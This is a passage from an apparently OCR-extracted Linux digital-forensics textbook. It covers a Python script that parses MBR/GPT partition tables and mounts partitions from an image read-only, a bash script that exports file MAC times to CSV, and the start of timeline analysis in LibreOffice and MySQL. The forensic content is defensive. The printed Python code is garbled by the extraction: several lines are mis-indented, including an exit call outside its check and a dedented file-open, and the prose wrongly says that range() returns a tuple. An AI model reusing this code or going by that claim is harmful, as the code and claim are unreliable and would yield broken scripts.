    "85D5E45A-237C-11E1-B4B3-E89A8F7FC3A7",
    "516E7CB4-6ECF-11D6-8FF8-00022D09712B",
    "824CC7A0-36A8-11E3-890A-952519AD3F61",
    "55465300-0000-11AA-AA11-00306543ECAC",
    "516E7CB4-6ECF-11D6-8FF8-00022D09712B",
    "49F48D5A-B10E-11DC-B99B-0019D1879648",
    "49F48D82-B10E-11DC-B99B-0019D1879648",
    "2DB519C4-B10F-11DC-B99B-0019D1879648",
    "2DB519EC-B10F-11DC-B99B-0019D1879648",
    "49F48DAA-B10E-11DC-B99B-0019D1879648",
    "426F6F74-0000-11AA-AA11-00306543ECAC",
    "48465300-0000-11AA-AA11-00306543ECAC",
    "52414944-0000-11AA-AA11-00306543ECAC",
    "52414944-5F4F-11AA-AA11-00306543ECAC",
    "4C616265-6C00-11AA-AA11-00306543ECAC",
    "6A82CB45-1DD2-11B2-99A6-080020736631",
    "6A85CF4D-1DD2-11B2-99A6-080020736631",
    "6A898CC3-1DD2-11B2-99A6-080020736631",
    "6A8B642B-1DD2-11B2-99A6-080020736631",
    "6A8EF2E9-1DD2-11B2-99A6-080020736631",
    "6A90BA39-1DD2-11B2-99A6-080020736631",
    "6A9283A5-1DD2-11B2-99A6-080020736631",
    "75894C1E-3AEB-11D3-B7C1-7B03A0000000",
    "E2A1E728-32E3-11D6-A682-7B03A0000000",
    "BC13C2FF-59E6-4262-A352-B275FD6F7172",
    "42465331-3BA3-10F1-802A-4861696B7521",
    "AA31E02A-400F-11DB-9590-000C2911D1B8",
    "9198EFFC-31C0-11DB-8F78-000C2911D1B8",
    "9D275380-40AD-11DB-BF97-000C2911D1B8",
    "A19D880F-05FC-4D3B-A006-743F0F84911E"]
    # simple helper to print GUIDs
```

```
# note that they are both little/big endian
def printGuid(packedString):
  if len(packedString) == 16:
    outstr = format(struct.unpack('<L', \
      packedString[0:4])[0], 'X').zfill(8) + "-" + \
      format(struct.unpack('<H', \
      packedString[4:6])[0], 'X').zfill(4) + "-" + \
      format(struct.unpack('<H', \
      packedString[6:8])[0], 'X').zfill(4) + "-" + \
      format(struct.unpack('>H', \
      packedString[8:10])[0], 'X').zfill(4) + "-" + \
      format(struct.unpack('>Q', \
      "\x00\x00" + packedString[10:16])[0], 'X').zfill(12)
  else:
    outstr = "<invalid>"
  return outstr
"""
Class GptRecord
Parses a GUID Partition Table entry
Usage: rec = GptRecord(recs, partno)
  where recs is a string containing all 128 GPT entries
  and partno is the partition number (0-127) of interes t
    rec.printPart() prints partition information
"""
class GptRecord():
  def __init__(self, recs, partno):
    self.partno = partno
    offset = partno * 128
    self.empty = False
    # build partition type GUID string
    self.partType = printGuid(recs[offset:offset+16])
    if self.partType == \
      "00000000-0000-0000-0000-000000000000":
        self.empty = True
    self.partGUID = printGuid(recs[offset+16:offset+32])
    self.firstLBA = struct.unpack('<Q', \
      recs[offset+32:offset+40])[0]
    self.lastLBA = struct.unpack('<Q', \
      recs[offset+40:offset+48])[0]
    self.attr = struct.unpack('<Q', \
```

```
      recs[offset+48:offset+56])[0]
    nameIndex = recs[offset+56:offset+128].find('\x00\x00')
  if nameIndex != -1:
    self.partName = \
      recs[offset+56:offset+56+nameIndex].encode('utf-8')
  else:
    self.partName = \
      recs[offset+56:offset+128].encode('utf-8')
  def printPart(self):
    if not self.empty:
      outstr = str(self.partno) + ":" + self.partType + \
        ":" + self.partGUID + ":" + str(self.firstLBA) + \
        ":" + str(self.lastLBA) + ":" + \
        str(self.attr) + ":" + self.partName
    print(outstr)
"""
Class MbrRecord: decodes a partition record from a Master Boot Record
Usage: rec = MbrRecord(sector, partno) where
  sector is the 512 byte or greater sector containing the MBR
  partno is the partition number 0-3 of interest
    rec.printPart() prints partition information
"""
class MbrRecord():
  def __init__(self, sector, partno):
    self.partno = partno
    # first record at offset 446 & records are 16 bytes
    offset = 446 + partno * 16
    self.active = False
    # first byte == 0x80 means active (bootable)
    if sector[offset] == '\x80':
      self.active = True
    self.type = ord(sector[offset+4])
    self.empty = False
    # partition type == 0 means it is empty
    if self.type == 0:
      self.empty = True
    # sector values are 32-bit and stored in little endian format
    self.start = struct.unpack('<I', sector[offset + 8: \
      offset + 12])[0]
    self.sectors = struct.unpack('<I', sector[offset + 12: \
```

```
      offset + 16])[0]
  def printPart(self):
    if self.empty == True:
      print("<empty>")
    else:
      outstr = ""
      if self.active == True:
        outstr += "Bootable:"
      outstr += "Type " + str(self.type) + ":"
      outstr += "Start " + str(self.start) + ":"
      outstr += "Total sectors " + str(self.sectors)
      print(outstr)
def usage():
  print("usage " + sys.argv[0] + \
    " <image file>\nAttempts to mount partitions from an image file")
  exit(1)
def main():
  if len(sys.argv) < 2:
    usage()
  # read first sector
  if not os.path.isfile(sys.argv[1]):
    print("File " + sys.argv[1] + " cannot be openned for reading")
  exit(1)
  with open(sys.argv[1], 'rb') as f:
    sector = str(f.read(512))
  if (sector[510] == "\x55" and sector[511] == "\xaa"):
    # if it is an MBR bytes 446, 462, 478, and 494 must be 0x80 or 0x00
    if (sector[446] == '\x80' or sector[446] == '\x00') and \
      (sector[462] == '\x80' or sector[462] == '\x00') and \
      (sector[478] == '\x80' or sector[478] == '\x00') and \
      (sector[494] == '\x80' or sector[494] == '\x00'):
      part = MbrRecord(sector, 0)
      if part.type != 0xee:
        print("Failed protective MBR sanity check")
        exit(1)
      # check the header as another sanity check
with open(sys.argv[1], 'rb') as f:
        f.seek(512)
        sector = str(f.read(512))
      if sector[0:8] != "EFI PART":
```

```
        print("You appear to be missing a GUI header")
        exit(1)
      print("Valid protective MBR and GUI partion table header found")
      with open(sys.argv[1], 'rb') as f:
        f.seek(1024)
        partRecs = str(f.read(512 * 32))
    parts = [ ]
    for i in range(0, 128):
      p = GptRecord(partRecs, i)
      if not p.empty:
        p.printPart()
        parts.append(p)
    for p in parts:
      if p.partType in supportedParts:
      print("Partition %s seems to be supported attempting to mount" \
        % str(p.partno))
      mountpath = '/media/part%s' % str(p.partno)
      if not os.path.isdir(mountpath):
        subprocess.call(['mkdir', mountpath])
      mountopts = 'loop,ro,noatime,offset=%s' % \
        str(p.firstLBA * 512)
      subprocess.call(['mount', '-o', mountopts, \
        sys.argv[1], mountpath])
if __name__ == "__main__":
main()
```

Let's walk through this code. It begins with the normal she-bang. Then we import the same four libraries as in the previous scripts. Next we define a very long list of supported partition types. As you can see from this list, Linux supports most any partition type.

We define a simple helper function to print the GUIDs from the packed strings used to store the GPT entries on these lines:

```
  def printGuid(packedString):
  if len(packedString) == 16:
  outstr = format(struct.unpack('<L', \
    packedString[0:4])[0], 'X').zfill(8) + "-" + \
    format(struct.unpack('<H', \
    packedString[4:6])[0], 'X').zfill(4) + "-" + \
    format(struct.unpack('<H', \
    packedString[6:8])[0], 'X').zfill(4) + "-" + \
    format(struct.unpack('>H', \
    packedString[8:10])[0], 'X').zfill(4) + "-" + \
```

```
    format(struct.unpack('>Q', \
    "\x00\x00" + packedString[10:16])[0], 'X').zfill(12)
  else:
    outstr = "<invalid>"
  return outstr
```

This helper function uses the same `struct.unpack` method found in the previous scripts. One difference is that the first three parts of the GUID are stored in little endian format and the last two are big endian. That is why the first three calls to `struct.unpack` have '<' in their format strings and the last two have '>'. Also, the last call to unpack might look a bit strange. All that I've done here is add two bytes of leading zeros to the value because there is no unpack format specifier for a 6-byte value, but there is one for an 8-byte value.

We have introduced a new function, `format`, in this helper function. As the name implies, `format` is used to print values in a specified way. Our chosen format, 'X', specifies hexadecimal with upper case letters. Once we have a string containing our value we run `zfill()` on the string to add leading zeros in order for our GUIDs to print correctly. As a simple example, the expression `format(struct.unpack('<L', '\x04\x00\x00\x00')[0], 'X').zfill(8)` evaluates to the string "00000004".

Next we define a GptRecord class that acts just like the MbrRecord class from the previous scripts. It expects a list of partition table entries (all 128 of them) and an index into the table as inputs. Only the following lines require any explanation in this class:

```
  nameIndex = recs[offset+56:offset+128].find('\x00\x00')
  if nameIndex != -1:
    self.partName = \
      recs[offset+56:offset+56+nameIndex].encode('utf-8')
  else:
    self.partName = \
      recs[offset+56:offset+128].encode('utf-8')
```

Why are these lines here? I have found that sometimes Unicode strings such as those used to store the partition name in the GPT are null-terminated (with 0x00 0x00) and there may be random junk after the terminating null character. The first line in this code fragment uses `find` to see if there is a null character in the name. If the string is found, then nameIndex is set to its position. If the string is not found, the `find` function returns -1. Looking at the `if` block you will see that if a null was found, we only use characters before it to store the partition name. Otherwise we store all of the name.

The MbrRecord class still hasn't gone away. This class is used to read the protective MBR as a sanity check. You will see that the main function starts out the same as before by reading the first sector and using MbrRecord to parse it. The second sanity check causes the script to exit if the first partition is not type 0xEE, which indicates a GPT drive.

The third sanity check reads the GPT header in the second sector and checks for the string “EFI PART” which should be stored in the first eight bytes of this sector. If this final check passes, the image is reopened and the next 32 sectors containing the 128 GPT entries are read.

We then have a new kind of `for` loop in this code:

```
for i in range(0, 128):
  p = GptRecord(partRecs, i)
  if not p.empty:
    p.printPart()
    parts.append(p)
```

Now instead of iterating over a list or tuple we are using an explicit range of numbers. It turns out that we are still iterating over a tuple. The range(n, m) function in Python creates a tuple (immutable list) of integers in the range [n, m). This is what is commonly called a half open range. The n is included in the range (hence ‘[‘ on that end) and the m is not (as denoted by ‘)’ on that end). For example, `range(0, 5)` evaluates to the tuple (0, 1, 2, 3, 4). Non-empty partitions are printed and added to the parts list. You may be wondering why I don’t stop once an empty record has been encountered. It is valid, though somewhat unusual, to have empty entries in the middle of the GPT.

Once the entire GPT has been parsed we iterate over the parts list and attempt to mount any supported partitions. The methods used are the same as those from the previous mounting scripts. The results of running this script against an image using GUID partitions is shown in Figure 5.14. Note that this script was intentionally run without root privileges so that the mounts would fail as the image used was corrupted.



FIGURE 5.14

Mounting GUID-based partitions from an image file. Note: the script was intentionally run without root privileges to prevent mounting of an image that was corrupted.

SUMMARY

We have covered a lot of ground in this chapter. We discussed the basics of mounting different types of partitions found in image files. Some readers may have learned a little Python along the ways as we discussed how Python could be used to automate this process. In the next chapter we will discuss investigating the filesystem(s) mounted from your disk image.

CHAPTER

6

Analyzing Mounted Images

INFORMATION IN THIS CHAPTER:

- Getting metadata from an image
- Using LibreOffice in an investigation
- Using MySQL in an investigation
- Creating timelines
- Extracting bash histories
- Extracting system logs
- Extracting logins and login attempts

GETTING MODIFICATION, ACCESS, AND CREATION TIMESTAMPS

Now that you have an image mounted, the full set of Linux system tools is available to you. One of the first things you might want to do is create a timeline. At a minimum you will want to check all of the usual directories that attackers target such as /sbin and /bin. Naturally, we can still use some scripting to help with the process. The following script will extract modification, access, and creation (MAC) times and other metadata from a given directory and output the information in semicolon separated values for easy import into a spreadsheet or database.

```
#!/bin/bash
#
# getmacs.sh
#
# Simple shell script to extract MAC times from an image to
# a CSV file for import into a spreadsheet or database.
#
# Developed for PentesterAcademy by
# Dr. Phil Polstra (@ppolstra)
usage () {
  echo "usage: $0 <starting directory>"
  echo "Simple script to get MAC times from an image and output CSV"
  exit 1
}
if [ $# -lt 1 ] ; then
  usage
```

```
fi
# semicolon delimited file which makes import to spreadsheet easier
# printf is access date, access time, modify date, modify time,
# create date, create time, permissions, user id, user name,
# group id, group name, file size, filename and then line feed
olddir=$(pwd)
cd $1 # this avoids having the mount point added to every filename
printf "Access Date;Access Time;Modify Date;Modify Time;Create Date;\
Create Time;Permissions;User ID;Group ID;File Size;Filename\n"
find ./ -printf "%Ax;%AT;%Tx;%TT;%Cx;%CT;%m;%U;%G;%s;%p\n"
cd $olddir
```

The script is straightforward and contains no new techniques previously undiscussed in this book. The one thing you might be curious about is saving the current directory with `olddir=$(pwd)`, changing to the specified directory, and then changing back with `cd $olddir` at the end. This is done to prevent the full path (including the mount point specified) from being added to the front of each filename in the output.

Partial results of running this script against a subject system are shown in Figure 6.1. Normally you will want to capture the results to a file using `getmacs.sh {mount point of subject filesystem} > {output file}`. For example, `getmacs.sh /media/part0 > pfe1.csv`.



FIGURE 6.1

Getting metadata for input to a spreadsheet or database.

IMPORTING INFORMATION INTO LIBREOFFICE

The output from the previous script is easily imported into LibreOffice Calc or another spreadsheet. Simply open the semicolon-separated file. You will need to specify what is used to separate the values (a semicolon for us) and should also select the format used for the date columns as shown in Figure 6.2.



FIGURE 6.2

Importing a semicolon-seperated file into LibreOffice. Note that the date columns should be formatted as dates as shown.

The spreadsheet is easily sorted by any of the dates and times. To sort the spreadsheet select the columns to be sorted and then select sort from the data menu. You will be greeted with a screen such as that shown in Figure 6.3.



FIGURE 6.3

Sorting the spreadsheet by access times.

After we have sorted the spreadsheet it is much easier to see related activities, or at least the files that have been accessed around the same time, possibly related to actions by an attacker. The highlighted rows in Figure 6.4 show a rootkit that was downloaded by the john account being accessed.



FIGURE 6.4

After sorting the spreadsheet by access times the download and installation of a rootkit is easily seen.

IMPORTING DATA INTO MySQL

Importing our data into a spreadsheet is an easy process. It does suffer when it comes to performance if the subject filesystem is large, however. There is another limitation of this method as well. It is not easy to make a true timeline where modification, access, and creation times are all presented on a single timeline. You could create a body file for use with Autopsy, but I have found that the performance is still lacking and this is not nearly as flexible as having everything in a proper database.

If you do not already have MySQL installed on your forensics workstation, it is quite simple to add. For Debian and Ubuntu based systems `sudo apt-get install mysql-server` should be all you need. Once MySQL has been installed you will want to create a database. To keep things clean, I recommend you create a new database for each case. The command to create a new database is simply `mysqladmin -u <user> -p create <database name>`. For example, if I want to login as the root user (which is not necessarily the same as the root user on the system) and create a database for case-pfe1 I would type `mysqladmin -u root -p create case-pfe1`. The 